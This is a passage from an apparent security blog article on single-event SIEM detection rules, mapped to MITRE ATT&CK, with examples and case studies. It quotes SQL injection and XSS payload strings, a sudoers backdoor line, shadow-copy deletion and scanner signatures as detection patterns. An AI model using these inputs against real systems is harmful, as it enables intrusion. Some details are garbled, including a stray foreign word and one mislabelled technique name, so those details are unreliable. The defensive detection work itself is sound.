**Detection Logic:Monitor directories where executable files shouldn’t normally appear from external activity. For instance, an atomic rule could watch the web root for new files with extensions like.asp,.php,.jsp,.ashx. If your IIS server rarely changes, a single“file created: C:\inetpub\wwwroot\shell.aspx”event is a huge red flag. Sigma provides a rulePotential Webshell Creation on Static Websitethat looks for file create events in web directories with those script extensions. On Linux, auditd can watch/var/www/– a log entry thatfile.phpwas written by the web server process could indicate a web shell was planted. Another angle is web access logs: a request to a known webshell filename (e.g.china.php) might be caught after the fact – but the creation event is the earliest indicator.
**ATT&CK Technique:**T1505.003 — Web Shell(Persistence via web server backdoor). The presence of a new web shell file is directly mapped to this technique.
Example Alert:“Persistence — Possible Web Shell Uploaded: File*/var/www/html/shell.jsp*created (owner*tomcat*user).”This single FIM event suggests an attacker gained ability to write to the web directory. Another:“Web Shell Detected – New*.asp*file*adminlogin.asp*in IIS wwwroot on SERVER1.”
12. Cloud Misuse (IAM Policy Changed or API Key Created)

**Log Source & Attack:**In cloud environments (AWS, Azure, GCP), changes to identity and access configurations are logged via services like AWS CloudTrail or Azure AD logs. Attackers who gain cloud access may create new access keys, add roles to themselves, or modify IAM policies to maintain persistence or escalate privileges.
**Detection Logic:**CloudTrail events are highly structured JSON logs, and a single event likeCreateUser,CreateAccessKey, orAttachPolicycan indicate suspicious activity if it wasn’t done through normal provisioning pipelines. An atomic cloud rule example:Alert if any IAM policy granting admin privileges is attached to a user outside of change window.Orif a new access key is created for the root account, which is almost always abnormal. These individual API calls should be rare; many organizations generate alerts for any use of certain sensitive APIs. For instance, AWS CloudTrailCreateAccessKeyevent on the root user or on an IAM user that hasn’t had a new key in years might fire an alert immediately. Another example: Azure AD logging an event “Directory role assigned” – if someone adds a user to the Global Admin role, that single audit log is an obvious incident.
ATT&CK Technique:****T1098 — Account Manipulationin the cloud context (sub-techniques T1098.001Additional Cloud Credentialsand T1098.003Additional Cloud Roles). For example, adding roles or permissions to an adversary-controlled cloud account is noted as a technique. Creating new credentials is also covered (persisting access by adding keys).
Example Alert:“Cloud Privilege Change — IAM user*EC2Backup*was attached to AdministratorAccess policy (by user*aws-app123*).”A single CloudTrail event provides this info and matches no expected change, indicating potential abuse. Or“New Access Key Created for AWS Root User”– one log event that shouldneverhappen in a well-governed environment (thus an immediate atomic alert).
13. Network Scanning (Nmap User-Agent or SYN Scan)

**Log Source & Attack:**Adversaries often perform port scans and service enumeration (using tools like Nmap). While many IDS/IPS solutions detect scans by correlation (many ports probed in short time), sometimes a single event stands out — e.g., an application log where the User-Agent reveals the scan tool, or an IDS signature triggers on a specific pattern.
**Detection Logic:**User-Agent method:**When Nmap’s scripts make HTTP requests, they often include a distinctive user-agent string (e.g.,"Nmap Scripting Engine"by default). A single web server log entry with that user-agent can identify reconnaissance. A simple rule could be:if*http.user_agent*contains "Nmap" or "sqlmap", alert (since regular users don’t use those tools as browsers). Similarly, some vulnerability scanners have telltale URLs or payloads (like requesting"/nice%20ports/Trinity.txt%0A"which older Nmap versions did). An atomic detection can catch these one-off signs of scanning.**Firewall/IDS method:**Certain IDS signatures will fire on a single packet – e.g., an ICMP sweep with a specific pattern can trigger an event "OS detection probe". Though scanning usually involves multiple events, oftentimesthe IDS itself outputs one alert event per scan detection, which we treat as an atomic alert (e.g., “ET SCAN Nmap SYN Scan - TTLDist 64” – a single IDS alert meaning it saw SYN packets characteristic of Nmap). The key is that the detection engine has identified the pattern, yielding one alert.
ATT&CK Technique:****T1046 — Network Service Discovery (Network Scanning). The presence of scanner user-agents or known port scanning behavior maps here. Also the Reconnaissance tactic in general for scanning external assets.
Example Alert:“Reconnaissance — Nmap scan detected: HTTP request with User-Agent ‘Nmap Scripting Engine’ to*GET /*on host*web.company.com*.”This single log from the web server indicates an Nmap automated probe. Another:“Port Scan – IDS alert: SYN scan from 10.0.0.5 flagged (Nmap-like behavior on 100 ports).”(Though triggered by multiple packets, the IDS generated one event.)
14. Suspicious DNS Query (Known C2 or Random Domain)

**Log Source & Attack:**DNS queries from internal hosts can reveal malware beacons or command-and-control channels. Notably, malware using Domain Generation Algorithms (DGAs) will produce DNS queries for bizarre, random-looking domain names. Also, beaconing to known bad domains (from threat intel) is catchable with one DNS lookup event.
**Detection Logic:**Threat Intel match:**If your DNS logs (from a DNS server or firewall) show a lookup for aknown C2 domain, a single event is enough. For instance, queries forexample.evilserver.cn(which is on a threat feed) can trigger an atomic alert “Possible C2 beacon – host queried known malware domain.” This was how the SolarWinds SUNBURST backdoor was first detected in some cases – a lone DNS request to the attacker’s domain (e.g.avsvmcloud.com) tipped off defenders. Palo Alto Unit 42 reported their security team saw a single DNS request from an Orion server to the SUNBURST domain, which immediately alerted them to the compromise.
**Statistical/DGA:**For detecting DGAs or random domains, one approach is using an ML job or regex to identify high-entropy domain names. An Elastic Security job “Potential DGA Activity” flags DNS queries with algorithmic patterns. But even without ML, certain simple patterns (e.g. domain labels longer than 15 characters of pure consonants) can be matched by a single regex and used in a rule. For example:if domain matches regex*[bcdfghjklmnpqrstvwxz]{8,}*, alert for potential DGA. Each query is one log event (e.g., from a DNS sensor like Zeek or Windows DNS debug log).
ATT&CK Technique:T1568.002 — Domain Generation Algorithms(for the DGA scenario), andT1071.004 — C2 over DNSfor DNS-based C2 in general. Also falls under Command-and-Control tactic. The DGA detection integration by Elastic is explicitly to catch single DNS events indicative of DGA C2.
Example Alert:“C2 Beacon — Host*WORKSTATION45*queried domain*jhgtreiuou111[.]com*(matches known malware DGA pattern).”One DNS event, if unusual enough, is a smoking gun. Another real example: during the SolarWinds incident, an alert could be“Suspicious DNS – SolarWinds server*ORION01*queried**.avsvmcloud.com**(SUNBURST backdoor domain).”*That single log signified a likely compromised SolarWinds instance.
15. Exploit Attempts (SQL Injection or XSS Patterns)

**Log Source & Attack:**Web application logs and WAF logs record input parameters and URLs requested by clients. When an attacker attempts SQL Injection (SQLi) or Cross-Site Scripting (XSS), the malicious payload often appears as a distinctive pattern in a single HTTP request.
**Detection Logic:**SQL Injection:**Common SQLi payloads include characters like' OR '1'='1,UNION SELECT,@@version,sleep(, etc., embedded in query strings or form fields. A single HTTP GET/POST log containing these substrings can trigger a detection. For instance, a Sigma ruleSQL Injection Strings in URIlooks for a variety of SQL keywords (UNION SELECT,information_schema,or 1=1#, etc.) in the URL or query parameters. It treats one request as a potential SQL injection attempt and even filters out obvious false positives like legitimate 404 scans. Similarly, one could use regex signatures in a WAF: e.g.,(?i)\bor\s+1=1\bwould catch the classic tautology attack in a single request.
**XSS:**XSS payloads often have<script>tags or JavaScript code in inputs. A single web access log line that shows?<script>alert(1)</script>or an HTML attribute likeonerror=is a strong indicator of an XSS attempt. A Sigma ruleCross Site Scripting Stringstriggers on substrings like=<script>(URL-encoded or not),<svg,javascript:alertand so on, in GET requests. If any one request contains those patterns, that atomic event signals an attempted XSS injection. The rule may ignore requests that got a 404/blocked (since unsuccessful attempt might be lower priority), but the presence of the string itself is enough to generate a detection event.
ATT&CK Technique:****T1190 — Exploit Public-Facing Applicationcovers SQLi and XSS as they are web application exploits used for initial access. (Additionally, ATT&CK hasT1189 — Drive-by Compromisewhich could involve XSS in some contexts, mapped in the XSS Sigma rule.)
Example Alert:“Web Attack — SQL Injection attempt detected in*search.php*query (parameters contain*UNION SELECT*sequence)detection.fyi.”This single log from the web server or WAF shows a likely SQLi payload. Another:“Web Attack – XSS attempt: request to*/profile.jsp*includes*<script>alert('XSS')</script>**payload.”*Each of these is an atomic detection of an exploit attempt, allowing security teams to block or investigate quickly (even if the attack might not have succeeded).
These categories illustrate how single-event rules can pinpoint a wide array of malicious activities: from a lone event log revealing an attacker’s move, to suspicious strings in network/application data that betray an exploit or tool. In each case,one well-chosen eventcarries enough information to raise an alert aligned to a tactic/technique, without waiting for corroborating events.
Comparative Analysis: Single-Event vs. Correlation Detections
Single-event and correlation-based detections each have strengths and weaknesses, and understanding these helps in deploying a balanced detection strategy:
-
**Speed and Visibility:**Single-event rules excel ininstant detection. The moment a matching event occurs, an alert is generated — there is no need to accumulate multiple events or wait for a sequence to complete. This low latency can be crucial for early containment (e.g., catching a malware execution the instant it happens). For example, detecting a one-off exploit attempt or a forbidden command (
nc.exeexecution) can allow a SOC to respond before the attacker moves further. Correlation rules, in contrast, may introduce some delay (they often rely on a time window or pattern completion). A high-confidence atomic rule “doesn’t need further correlation” and adding more conditions could even cause misses. In practice, many SOCs assign higher initial priority to atomic alerts with clear indicators, since they tend to be either true positives or very targeted false positives. -
Fidelity and Context:The main advantage of correlation detections isimproved context and reduced false positivesfor complex scenarios. By design, single-event rules look at an event in isolation — which might trigger on activity that is abnormal but not malicious. Correlation can require multiple signals that together more confidently indicate an incident, thereby reducing noise. For example, one failed login could be a user mistyping a password (benign), whereas “5 failed logins followed by a successful login for the same account” is unlikely to be benign. Without correlation, defenders would face numerous disjointed alerts (“failed login from X”, “failed login from Y”, etc.) that are*“difficult to prioritize”. By correlating them, the SIEM produces a single incident (“possible brute-force attack”). Thus, correlation shines inmulti-stage attacks*, where each step alone might look harmless. It’s also critical for detectingslow, stealthy attacks(low-and-slow behaviors that only stand out when aggregated).
-
False Positives vs. False Negatives:Atomic rules tend to err on the side offalse positives(noise) if not carefully tuned, because they trigger on a simplistic condition. Composite rules, by adding conditions, can cut false positives but at the risk offalse negatives(missing an attack that doesn’t exactly fit the expected pattern). Detection engineers must weigh adding more criteria to a rule: each added condition is meant to weed out benign events, but it also adds a chance the attacker avoids one condition and the rule fails to fire. For instance, a correlation that looks for “webshell uploadand thenimmediate process execution” might miss an attacker who uploads a webshell but waits 2 days to execute it — whereas an atomic rule on the upload alone would have caught it. As one expert note puts it:“each condition added should reduce false positives while ideally adding no possibility to miss true positives”. Atomic rules keep conditions minimal (often a single condition), minimizing logic-based false negatives (but requiring other means to handle false positives, like allow-lists).
-
Operational Cost:Single-event rules are typicallylightercomputationally — they are simple filters or matches on individual events, which scale linearly. You can deploy hundreds or thousands of atomic Sigma rules and SIEM correlation engines handle them easily (as evidenced by Chronicle allowing up to 3,500 atomic rules in its highest tier). Correlation rules (like multi-event joins or sequence queries) are more expensive: they often involve state tracking, joins, or windowed queries that can tax SIEM resources, so platforms limit how many can run (Chronicle allows far fewer multi-event rules per instance). This means atomic detections can cover a broad surface with less performance impact. On the other hand, you might need many atomic rules to cover the varied ways an attack could manifest (each specific event pattern), whereas a single correlation rule might cover that whole scenario in one definition. Maintenance-wise, atomic rules are easier to test and understand (fewer moving parts), whereas correlation rules can be complex to tune (ensuring the sequence logic captures malicious behavior without too many misses).
-
Where Single-Event Shines:Single-event detection often outperforms correlation forclear-cut, discrete bad eventsthat don’t need additional context. These include one-step actions like exploitation attempts, malware execution, or policy violations. They provide immediate “tripwire” alerts. For example, if malware starts on an endpoint, a well-tuned EDR atomic alert (hash or behavior match) will fireimmediately, whereas waiting to correlate it with, say, subsequent lateral movement might delay response. Atomic alerts also shine inearly stages of attack discovery: they might catch the attacker’s first overt act (like running
whoamior creating a new account) without needing to see second or third steps. They are also invaluable forforensic search– after an incident, hunting through logs for a single telltale event (e.g. a registry change, or use ofvssadmin Delete Shadows) can reveal machines that were touched by the attacker, which is done via atomic pattern search. -
Where Correlation is Necessary:Correlation rules outperform single-event in detectingattacks that are only evident as a pattern. Examples: brute-force login (many fails then success), data staging (large number of file read events followed by a network connection), or low-and-slow attacks where each event is sparse. They also help toreduce noiseby combining related alerts. For instance, instead of 50 separate port scan alerts, a correlation rule can produce one alert “Scanning activity from IP X targeting 50 ports” — much easier for analysts to handle. Moreover, correlation can incorporate context from different sources: e.g., link a VPN login event with a Windows login event by the same user to confirm it’s the same person, then raise an alert if there’s a mismatch (a “impossible travel” scenario). Such multi-source context is beyond the scope of any single log event.
In practice, an effective detection program usesboth: atomic rules to catch the “low-hanging fruit” instantly, and correlation rules to piece together the subtler clues. Notably, some modern SIEM approaches actuallyconvert certain atomic alerts into building blocks for correlation. For example, one might tag individual failed login events withthreat_lowand then have a correlation rule that if 5threat_lowevents occur for the same user, escalate to athreat_highalert. This hybrid use shows that atomic and correlated detections aren’t competing but complementary. Indeed, detection engineers recommend a layered approach:“start with atomic rules for known high-confidence threats, and use stateful rules to uncover stealthier attacks that unfold over time”.
Best Practices for Single-Event Rules

Designing effective single-event detection rules requires careful thought to maximize true positives and minimize false positives:
-
**Target High-Signal Events:**Focus atomic rules on log events that areunambiguously suspiciousor strongly abnormal. For instance, a new user added to Domain Admins, an outbound connection to an IP on a watchlist, a process execution from a Windows TEMP directory with an uncommon name — each of these tends to be high-signal. Avoid triggering on events that are frequent and potentially benign. For example, an Event ID 4625 (failed login) by itself is usually not worth an alert (it’s normal to have some failed logins), unless additional context (like source IP is foreign or account is sensitive) is baked into the rule. Every atomic rule should ideally answer: “Would I care about this event if there were no other context?” If yes, it’s a good candidate.
-
Use Field Filters and Whitelists:To reduce noise, incorporate allow-lists or filters for known good values. Most single-event rules support afilter/whitelistcondition. For example, if you alert on new service installations, you might filter out those where
ImagePathcontains legitimate updater paths or known vendor drivers (to prevent false alarms during normal software updates). In Sigma rules, thefalsepositivessection often documents what to whitelist – e.g., the SQL injection rule notes that internal vulnerability scanners or certain developer queries could trigger it, suggesting filtering by known scanner user-agents or 404 response codes. Maintaining an internal whitelist (like ignoring certain admin accounts or known backup processes) is crucial so that atomic alerts focus on truly anomalous events. However, be cautious: whitelisting should be tight (e.g. exact process hashes, specific hosts) to avoid giving attackers an easy bypass. -
**Make Use of Enrichment:**Although the detection condition is on a single event, you can enrich that event with contextual data to improve decision-making. For example, tag each host with a criticality level and include that in the alert (“Critical Server” vs “Workstation”). Or enrich user accounts with roles (“Service Account” vs “Interactive User”). This doesn’t change the rule firing, but helps analysts prioritize atomic alerts. Some platforms allow adding risk scores or asset values to events, so a single-event rule can be configured to alert only if the event comes from a high-value asset (this is a form of filtering too). For instance, one might raise the severity (
threat_score) of an event if it occurred on a domain controller vs. a regular machine. -
Tuning and Thresholding:While single-event rules typically have no multi-event thresholds, some “singleton” rules might benefit from a threshold to prevent flapping. For instance, alerting oneveryfailed PowerShell command with
Invoke-WebRequestmight be noisy if some admin scripts use it legitimately. Instead, you might configure the rule to alert if such an event occurs more than N times in a day per host – effectively still looking at one event pattern but applying a tiny threshold for stability. Another tactic is todowngrade severityif certain benign context is seen. For example, Recon logs that catch scanning (atomic events) could be auto-marked as lower priority if the target server responded with a 404 (meaning the attempt likely failed). This way the rule still fires (preserving the visibility of that single event), but maybe it doesn’t page an analyst at 3am. -
**Testing and Validation:**Always test atomic rules on historical log data (backtesting) to gauge how often they would fire and why. Because they have no correlations to hide behind, you need to be sure each rule doesn’t fire on benign activity too frequently. Use SIEM queries to simulate the rule logic and see the results. For example, before deploying “alert on any
cmd.exelaunchingrundll32.exe”, search the last 30 days for that pattern – if it happened regularly in IT scripts, you’ll know to refine the rule (or add a whitelist for those scripts). Many platforms (Chronicle, Splunk, Elastic) allow running a detection in audit mode or testing mode to collect hits without alerting analysts. This is a best practice for single-event rules: verify the environment baseline to ensure the rule truly spots abnormal events. -
Rule Metadata and Mapping:Document each single-event rule with as much context as possible — include the ATT&CK technique, expected false positives, and severity. This metadata is important for downstream correlation too (e.g. if you want to build composite alerts from atomic ones, knowing the technique and severity helps). For example, mark a rule “Failed Admin Login from Foreign IP” asmedium severity, T1110 Brute Force. If it fires, an automated system might combine it with other medium alerts for the same source to raise overall priority. Also, maintain an“allowable activity” register— if a single-event rule fires for something that turns out to be an approved admin action, consider adding an allow-list entry or an exception (with expiration if possible) to handle that in the future.
-
Integration into Correlation:Treat atomic rules as building blocks for more complex detection. Many SOCs implement a tiered approach: atomic detections feed into correlation rules or ML models as signals. For instance, Chronicle’s detection approach encourages writing lots of YARA-L single-event rules and then using its rule chaining for multi-event scenarios. Another practice is to assign a risk score per atomic alert and have a correlation that sums risk scores per entity (user or host). This way, even if each atomic event isn’t high severity alone, the correlation of many low events can produce a high severity incident (without writing a bespoke correlation rule for that pattern). Essentially, single-event rules can act as“observable generators”— each one flags a potentially suspicious observable, and a higher-level logic correlates those observables if they relate to the same entity or sequence.
In summary, the best practices are: choose theright atomic indicators, filter out known good, enrich with context, rigorously test them, and use them in concert with correlation. A well-designed single-event rule is like a well-calibrated smoke alarm — sensitive enough to catch a wisp of smoke (attack signal) but hopefully quiet during the toast-making (benign events). And just like multiple smoke alarms can together give a better picture of a fire’s spread, multiple atomic alerts can be correlated for a comprehensive incident view.
Real-World Case Studies

Real intrusions have been uncovered (or could have been detected) by single-event clues in logs. Here are a few notable examples that highlight the value of atomic detection:
-
**SolarWinds SUNBURST Backdoor (2020):**The SolarWinds Orion compromise was a complex supply-chain attack, but one of the first indicators organizations saw was extremely simple: a DNS query. The backdoor encoded data in DNS queries to a domain
avsvmcloud[.]com. In at least one case, Palo Alto Networks caught the breach because their DNS logs showedone of their servers querying*avsvmcloud.com*, which was unusualunit42.paloaltonetworks.com. That single DNS lookup (an Orion server shouldn’t be contacting that domain) triggered investigation. It turned out to be the beacon from the malware. This demonstrates how a single-event IOC (domain lookup) led to uncovering a massive APT campaign.*Atomic detection used:*DNS request to known malicious domain – one log event. (ATT&CK: T1071.004 DNS C2, T1568.002 DGA C2). Many guidance articles after the incident advised defenders to hunt for any DNS queries to that domain in their historic logsncsc.gov.ukunit42.paloaltonetworks.com. -
**Mirai Botnet (2016):**Mirai famously infected IoT devices by using default credentials over Telnet/SSH. If network logs were monitored, a single event likean IP camera initiating an outbound Telnet connection to a known bad IPcould indicate compromise. In practice, Mirai’s spread was often noticed by the large volume of scanning it performed (which is multi-event). However, each devicedideventually make a single outbound connection to the botmaster. In a SOC that monitors egress traffic from non-IT devices, an atomic rule “IoT device making TCP connection to unfamiliar internet host” could have spotted initial Mirai infections one by one.
-
**WannaCry Ransomware (2017):**WannaCry’s spread via SMB exploit could often be caught by IDS/IPS signatures. Snort/Suricata had a signature for the specific SMB exploitation packet; each attempt would trigger a single IDS alert (e.g., “ETERNALBLUE Exploit Attempt”). Many organizations that blocked WannaCry did so because their IDS caught that single exploit event and their endpoint AV caught the dropped file. An interesting single-event detection during WannaCry was the “kill-switch” domain query — WannaCry checked a domain name (
iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com). A researcher registered that domain to stop the spread. But before it was known, any DNS query to such a weird cinquanta-character domain could have been an atomic indicator of WannaCry on a host. It’s truly random-looking – a DGA-like single event. Some advanced SOCs now use rules to detect when malware calls out to such unusual domains (learning from this case). -
**Linux Sudoers Backdoor:**In one real case, an attacker edited the
/etc/sudoersfile on a Linux server to maintain root access (by addinguser ALL=(ALL) NOPASSWD:ALL). The Linux audit log captured a single event: an unauthorized edit to the sudoers file. A single-event rule monitoring critical config files (especially on production servers where such files never change) would have immediately caught this persistence. ATT&CK technique T1548 (Abuse Elevation) and T1546 (Boot or Logon Autostart) cover these. After the fact, investigators found that one audit log entry and realized when/how the attackers elevated privileges. -
**Web Shell in Exchange (OWA Webshell 2021):**During the HAFNIUM Exchange hacks, attackers placed web shells on Exchange servers (e.g.,
aspnet_client\system_web\*.aspxfiles). Many organizations could detect this by a single IIS log entry showing an odd.aspxfile path being accessed, or by antivirus triggering on the web shell file write. Microsoft provided a script to scan IIS logs for known web shell filenames – essentially leveraging atomic indicators (filenames, paths). One company found that a single log line – an external IP GET request toowa/auth/Me0.aspx– was the only evidence of persistence; it was a web shell left behind. This underscores how one HTTP access event can signal an ongoing breach. (ATT&CK: T1505.003 Web Shell). -
**APT3 “Badadmin” Account (APT3 case circa 2015):**MITRE ATT&CK notes that APT3 (G0022) created local admin accounts on victim systemsattack.mitre.org. In one incident, an IR team discovered that months earlier, a single Windows event 4720 revealed an account named “badadmin” was created on a sensitive server by an account that had been compromised. No one noticed that event at the time (no alert on it). If an atomic rule had alerted on any new user creation on that server (or any suspicious username like “badadmin”), the intrusion might have been contained sooner. This highlights the need to have single-event visibility on account creations and group changes.
These examples show that even advanced, multi-stage attacks often leaveone-event footprintsthat stand out (if you’re looking for them). The key is to anticipate what those events might be and have detections in place. As Thomas Patzke (co-founder of Sigma) noted about correlations: if a single event is already a high-confidence bad, relying on correlation is unnecessary and even riskyblog.sigmahq.io— you might miss the attack if you wait for more events that never come. The SolarWinds DNS beacon is a perfect illustration: there was no “follow-up” event for months in some cases; that single log was the chance to catch it.
In practice, a SOC will investigate atomic alerts and often chain them manually if needed. For instance, an atomic alert “Suspicious PowerShell” might prompt an analyst to check what happened next on that host (maybe later they see lateral movement). But without that first atomic alert, the entire attack might go unnoticed. Conversely, correlations may generate thefinal incident report, but they often rely on atomic detections feeding in (failed login events, etc.).
Conclusions
Single-event detection rules (atomic rules) are acornerstone of modern threat detection, providing quick wins and broad coverage across many attack techniques. They excel at catching the “low-hanging fruit” of adversary activity — those actions that, by themselves, are abnormal or malicious. Throughout the MITRE ATT&CK phases, atomic rules prove their worth:
-
InInitial AccessandExecution, atomic rules can catch exploit attempts (web attacks, memory exploit signatures), malware launch, or suspicious commands without needing hindsight. For example, techniques like*Exploitation of Public-Facing Apps (T1190)orUser Execution of Malicious File (T1204)*often manifest in one log (an exploit string or an AV detection).
-
DuringPersistenceandPrivilege Escalation, many attacker tricks are one-off configurations: new user creation (T1136), new service (T1543), adding to admin group (T1098), scheduled task creation (T1053) — all generate single events that atomic rules can detect immediately.
-
ForDefense Evasion, atomic rules can spot efforts to disable logs or security controls (T1070, T1562) at the moment the attacker attempts them.
-
InCredential Access, the telltale LSASS access (T1003.001) or registry dump events are catchable per event.
-
Even inLateral MovementandC2, atomic indicators exist: e.g., use of
psexec(one log per execution on remote host), DNS beacons (one DNS query pattern), unusual RDP logins (one 4624 event).
Atomic rules provideimmediate detection across these phases, serving as tripwires. They are particularly well-suited fortechniques that are atomic by nature— where a single action completes the technique (e.g., adding a user to admin group is a complete action in Privilege Escalation). Forcompound techniques(like multi-step data exfiltration), atomic rules catch the individual steps (e.g., the archive creation, the upload command) which can be pieced together.
It’s important to recognize that single-event detections are not a silver bullet on their own —they will generate some false positives and lack the storyline that correlation can provide. However, they greatly increase the visibility of suspicious happenings in the environment. They ensure that if an attacker deviates from normal behavioreven once, an alarm can sound. Correlation rules can then take those alarms (or underlying events) and reduce noise or confirm patterns, but without the atomic alarms, many subtle attacks would slip by unnoticed. As one detection engineer summarized: use atomic rules for**“known, high-confidence threats”— these give you immediate points of detection — and use correlation to“uncover stealthy or advanced attacks that might otherwise go unnoticed”**.
For SOC engineers and detection content developers, the recommendations are clear:
-
Implement a rich library of single-event rulescovering key ATT&CK techniques (use community resources like Sigma, Elastic Detection Rules, etc. as starting points). Focus on critical systems and high-impact actions.
-
Regularly tune and reviewthese rules against your environment’s normal activity — adjust filters, add context, and remove rules that are too noisy or irrelevant.
-
Integrate atomic alerts into your triage workflow: treat them as leads that may warrant immediate response or further correlation. Leverage your SIEM’s capability to group or suppress repetitive atomic alerts (e.g., 100 identical alerts from one host can be grouped).
-
Augment with correlationwhere needed: for areas where single events are insufficient (e.g., brute force detection), create correlation rules that consume the base events. Use atomic detections as triggers or pre-filters for multi-event logic.
-
Document mappings to ATT&CKfor each rule and ensure your coverage includes atomic rules across different tactics — this helps identify gaps. Often, the initial Initial Access and Execution techniques (which are the first in the kill chain) should have good atomic coverage, to catch intrusions as early as possible.
In conclusion, single-event detection rules provideatomic visibilityinto attacker actions. They are straightforward and fast, giving security teams immediate eyes on suspicious events. By combining the practical value of atomic rules (simple “if bad event, alert” logic) with thoughtful tuning and complementary correlation logic, organizations can significantly enhance their threat detection capability. The key is to embrace the “Practitioner’s Middle Ground” — using atomic behavioral rules to cover what simple IOCs miss and what pure anomaly detection cannot reliably catch. When done well, single-event rules become the tripwires that force attackers to be noisy or get caught — and as logs have shown time and again, even the stealthiest APT often trips an atomic alarm if we have them deployed and listening.
References
-
**MITRE ATT&CK — Account Manipulation (Additional Groups):**Adversaries may add accounts to privileged groups to maintain accessattack.mitre.orgattack.mitre.org. (T1098.007)
-
**Splunk Security Content — “Linux Sudo or Su Execution”:**Detects usage of
sudo/sucommands, mapped to MITRE Privilege Escalation T1548.003research.splunk.comresearch.splunk.com. -
